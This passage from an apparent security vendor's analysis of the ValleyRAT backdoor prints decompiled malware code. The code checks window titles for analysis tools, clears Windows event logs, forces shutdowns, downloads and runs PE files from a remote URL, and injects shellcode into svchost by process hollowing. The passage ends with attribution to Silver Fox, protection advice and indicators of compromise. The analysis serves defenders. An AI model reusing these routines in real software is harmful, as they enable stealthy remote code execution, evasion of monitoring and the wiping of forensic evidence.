        || wcsstr(window_title, L"CurrPorts")
        || wcsstr(window_title, L"Port")
        || wcsstr(window_title, L"Metascan")
        || wcsstr(window_title, L"Wireshark")
        || wcsstr(window_title, L"任务管理器")
        || wcsstr(window_title, L"资源监视器")
        || wcsstr(window_title, L"网络分析")
        || wcsstr(window_title, L"Fiddler")
        || wcsstr(window_title, L"火绒")
        || wcsstr(window_title, L"Capsa")
        || wcsstr(window_title, L"Sniff")
        || wcsstr(window_title, L"Capsa")
        || wcsstr(window_title, L"Process")
        || wcsstr(window_title, L"提示符") )
    {
        *tool_detected = 1;
        if ( window_title )
            operator delete[](window_title);
        return 0;
    }
    else
    {
        if ( window_title )
            operator delete[](window_title);
    }
}

```

Window name checks

After completing these checks, the backdoor collects system information, including:

- Host name
- Host IP addresses
- User idle time
- Detailed Windows version information (ProductName, EditionId, DisplayVersion)
- Number of CPU cores
- Free disk space
- Graphics adapter
- Currently focused window and its title
- System bitness
- Language settings

- Path to the system directory

On command, the backdoor can perform the actions typical of this malware category:

- Rebooting the computer
- Shutting down the computer
- Taking a screenshot
- Wiping logs
- Updating its C2 addresses
- Downloading additional modules
- Sending keylogger logs along with clipboard contents

```

case 11:                                     // clear logs
    log_categories[0] = L"Application";
    log_categories[1] = L"Security";
    log_categories[2] = L"System";
    for ( i = 0; i < 3; ++i )
    {
        hEventLog = OpenEventLogW(nullptr, log_categories[i]);
        if ( hEventLog )
        {
            ClearEventLogW(hEventLog, nullptr);
            CloseEventLog(hEventLog);
        }
    }
    return;
case 12:                                     // restart
    restart_current_process();
case 13:                                     // exit
    ExitProcess(0);
case 14:                                     // Shutdown
    getSeShutdownPrivilege(1);
    ExitWindowsEx(EWX_FORCE, 0);
    getSeShutdownPrivilege(0);
    return;
case 15:                                     // force reboot
    getSeShutdownPrivilege(1);
    ExitWindowsEx(6u, 0);
    getSeShutdownPrivilege(0);
    return;
case 16:                                     // force shutdown
    getSeShutdownPrivilege(1);
    ExitWindowsEx(5u, 0);
    getSeShutdownPrivilege(0);
    return;

```

Snippet of the command handler

Let's take a closer look at the module-loading functionality. Upon receiving the corresponding command with a link from its operator, the backdoor downloads the file at that link and executes it. The download can come from either the C2 server or a third-party address.

```

bool __usercall DownloadPeFile@<al>(LPCWSTR Filename@<ecx>, LPCWSTR url)
{
    DWORD is_first_chunk; // ebx
    HMODULE wininet; // esi
    HINTERNET (__stdcall *InternetOpenW)(LPCWSTR, DWORD, LPCWSTR, LPCWSTR, DWORD); // eax
    HINTERNET (__stdcall *InternetOpenUrlW)(HINTERNET, LPCWSTR, LPCWSTR, DWORD, DWORD, DWORD_PTR); // eax
    BOOL (__stdcall *InternetReadFile)(HINTERNET, LPVOID, DWORD, LPDWORD); // eax
    BOOL (__stdcall *InternetCloseHandle)(HINTERNET); // edi
    DWORD NumberOfBytesWritten; // [esp+Ch] [ebp-81Ch] BYREF
    HINTERNET hInet; // [esp+10h] [ebp-818h]
    DWORD nNumberOfBytesToWrite; // [esp+14h] [ebp-814h] BYREF
    HANDLE hFile; // [esp+18h] [ebp-810h] NOPROP
    HINTERNET hInternet; // [esp+1Ch] [ebp-80Ch]
    bool succ; // [esp+23h] [ebp-805h]
    BYTE Buffer[2048]; // [esp+24h] [ebp-804h] BYREF

    hInternet = url;
    is_first_chunk = 1;
    hFile = Filename;
    nNumberOfBytesToWrite = 0;
    NumberOfBytesWritten = 0;
    succ = 1;
    wininet = LoadLibraryW(L"wininet.dll");
    InternetOpenW = GetProcAddress(wininet, "InternetOpenW");
    hInet = InternetOpenW(L"MSIE 6.0", 0, nullptr, nullptr, 0);
    if ( hInet
        && (InternetOpenUrlW = GetProcAddress(wininet, "InternetOpenUrlW"),
            (hInternet = InternetOpenUrlW(hInet, hInternet, nullptr, 0, INTERNET_FLAG_RELOAD, 0)) != nullptr) )
    {
        hFile = CreateFileW(hFile, GENERIC_WRITE, 0, nullptr, 2u, 0, nullptr);
        if ( hFile != -1 )
        {
            while ( 1 )
            {
                memset(Buffer, 0, sizeof(Buffer));
                InternetReadFile = GetProcAddress(wininet, "InternetReadFile");
                InternetReadFile(hInternet, Buffer, 2048, &nNumberOfBytesToWrite);
                if ( is_first_chunk )
                {
                    if ( *Buffer != 0x5A4D ) // check DOS header
                        break;
                }
                is_first_chunk = 0;
                WriteFile(hFile, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, nullptr);
                if ( !nNumberOfBytesToWrite )
                    goto LABEL_12;
            }
            succ = 0;
        }
        LABEL_12:
        CloseHandle(hFile);
    }
    Sleep(1u);
}

```

The DownloadPeFile function is responsible for downloading a PE file

```

BOOL __stdcall DownloadAndExecute(LPCWSTR url_arg)
{
    int url_len; // eax MAPDST
    LPWSTR url; // esi
    wchar_t *slash_pos; // eax
    WCHAR *last_part_of_endpoint; // edi
    BOOL res; // edi
    struct _STARTUPINFO StartupInfo; // [esp+10h] [ebp-474h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+58h] [ebp-42Ch] BYREF
    WCHAR Filename[260]; // [esp+68h] [ebp-41Ch] BYREF
    WCHAR dwnld_path[262]; // [esp+270h] [ebp-214h] BYREF

    memset(Filename, 0, sizeof(Filename));
    memset(dwnld_path, 0, 520);
    url_len = lstrlenW(url_arg);
    if ( !url_len )
        return 0;
    url = operator new[](2 * (url_len + 1));
    memcpy_0(url, url_arg, 2 * url_len + 2);
    slash_pos = wcsrchr(url, '/');
    last_part_of_endpoint = slash_pos + 1;
    if ( slash_pos == -2
        || !*last_part_of_endpoint
        || (GetModuleFileNameW(nullptr, Filename, 0x104u),
            wcsrchr(Filename, '\\')[1] = 0,
            swprintf_s(dwnld_path, 260u, L"%s%s", Filename, last_part_of_endpoint),
            !DownloadPeFile(dwnld_path, url))
        || GetFileAttributesW(dwnld_path) == -1 )
    {
        operator delete[](url);
        return 0;
    }
    memset(&StartupInfo.lpReserved, 0, 0x40u);
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    StartupInfo.cb = 68;
    StartupInfo.lpDesktop = L"WinSta0\\Default";
    res = CreateProcessW(nullptr, dwnld_path, nullptr, nullptr, 0, 0, nullptr, nullptr, &StartupInfo, &ProcessInformation);
    if ( res )
    {
        CloseHandle(ProcessInformation.hThread);
        CloseHandle(ProcessInformation.hProcess);
    }
    operator delete[](url);
    return res;
}

```

The DownloadAndExecute function calls DownloadPeFile, then launches the downloaded module

Additional modules can take the form of purpose-built dynamic libraries or shellcode. If the payload is shellcode, the backdoor uses [process hollowing](#) with svchost to launch the module.

```

bool __usercall process_hollowing@<al>(SIZE_T size@<esi>, const BYTE *shellcode)
{
    LPVOID allocated; // edi
    struct _STARTUPINFOA StartupInfo; // [esp+8h] [ebp-434h] BYREF
    struct _PROCESS_INFORMATION ProcessInformation; // [esp+50h] [ebp-3ECh] BYREF
    CONTEXT Context; // [esp+60h] [ebp-3DCh] BYREF
    CHAR Buffer[260]; // [esp+330h] [ebp-10Ch] BYREF

    memset(&StartupInfo, 0, sizeof(StartupInfo));
    memset(&ProcessInformation, 0, sizeof(ProcessInformation));
    memset(&Context, 0, sizeof(Context));
    StartupInfo.cb = 68;
    StartupInfo.dwFlags = STARTF_USESHOWWINDOW;
    StartupInfo.wShowWindow = SW_HIDE;
    memset(Buffer, 0, 255);
    GetSystemDirectoryA(Buffer, 0xFFu);
    Buffer[3] = '\\0';
    sprintf_s_wrapper(Buffer, "%s%s", Buffer, "Windows\\SysWOW64\\svchost.exe");
    if ( GetFileAttributesA(Buffer) == -1 )
    {
        Buffer[3] = 0;
        sprintf_s_wrapper(Buffer, "%s%s", Buffer, "Windows\\System32\\svchost.exe");
    }
    if ( !CreateProcessA(
        Buffer,
        nullptr,
        nullptr,
        nullptr,
        0,
        CREATE_SUSPENDED,
        nullptr,
        nullptr,
        &StartupInfo,
        &ProcessInformation) )
        return 0;
    allocated = VirtualAllocEx(ProcessInformation.hProcess, nullptr, size, MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE);
    if ( !allocated )
        return 0;
    if ( !WriteProcessMemory(ProcessInformation.hProcess, allocated, shellcode, size, nullptr) )
        return 0;
    Context.ContextFlags = CONTEXT_FULL;
    if ( !GetThreadContext(ProcessInformation.hThread, &Context) )
        return 0;
    Context.Eip = allocated;
    if ( !SetThreadContext(ProcessInformation.hThread, &Context) )
        return 0;
    ResumeThread(ProcessInformation.hThread);
    return 1;
}

```

Implementation of the process hollowing technique

If the module is a dynamic library, the backdoor loads the PE file into its own process, callsDllMain, and searches for a Main function among the exported functions. Once Main has been called, the library is unloaded from memory.

```

if ( !load_imports(ctx) || !section_protections(ctx) || !tls_callbacks(ctx) )
    goto LABEL_38;
AddressOfEntryPoint = ctx->pnt_headers->OptionalHeader.AddressOfEntryPoint;
if ( AddressOfEntryPoint )
{
    entryptpoint = (imagebase + AddressOfEntryPoint);
    if ( ctx->is_image_dll )
    {
        if ( !entryptpoint(imagebase, DLL_PROCESS_ATTACH, 0) )// call dllmain
        {
            SetLastError(0x45Au);
        }
    }
LABEL_38:
    unload_dll(ctx);
    return nullptr;
}

```

Calling DllMain after the backdoor loads the PE file

## Targets and attribution

---

Over the course of 2026, we detected the ValleyRAT backdoor and its associated malware more than 100,000 times, with more than 1500 unique users affected, primarily in China and India.

This attack geography, combined with the use of the ValleyRAT backdoor, points to [Silver Fox](#), a known operator of this malware family, as the likely group behind the campaign.

## Conclusion

---

This case is a clear example of how adware and affiliate networks can turn out to be far more dangerous than they appear. ValleyRAT is a sophisticated backdoor capable of collecting sensitive data such as keystrokes and clipboard contents, taking screenshots, and delivering additional malicious modules. The attackers exploited a well-known adware application to run the backdoor under the guise of a signed process, which complicates detection.

Motivated by both cyberespionage and financial gain, Silver Fox targets organizations across multiple countries. To stay protected, organizations should keep [employee cybersecurity awareness](#) up to date and enforce clear policies on the use of third-party software on work devices.

For individual users, we recommend avoiding the installation of software with a questionable reputation, and, even more importantly, never adding such software to your security solutions' exclusion lists.

# IoC

---

## MD5

---

[07ddbbe2c71c45577a7a4fbcdba0df91c24e99f9437feacaa63766a3cde3fe3d8a626d844943da3456b044f38deae3a2](#)

## Network

---

[103.45.66.18:441](#)  
[103.45.66.18:442](#)  
[103.45.66.18:443](#)  
[192.253.225.173:6666](#)  
[192.253.225.173:8888](#)

- [Adware](#)
- [Backdoor](#)
- [Malware](#)
- [Malware Descriptions](#)
- [Malware Technologies](#)
- [Silver Fox](#)
- [Trojan](#)
- [ValleyRAT](#)

## Table of Contents

- [Malicious installer](#)
- [DLL Sideloaded via libcef.dll](#)  
[Running the malicious code](#)
- [ValleyRAT](#)
- [Targets and attribution](#)
- [Conclusion](#)
- [IoC](#)
  - [MD5](#)
  - [Network](#)



Kaspersky  
Next

Cut complexity.  
Strengthen  
security.

Learn how

kaspersky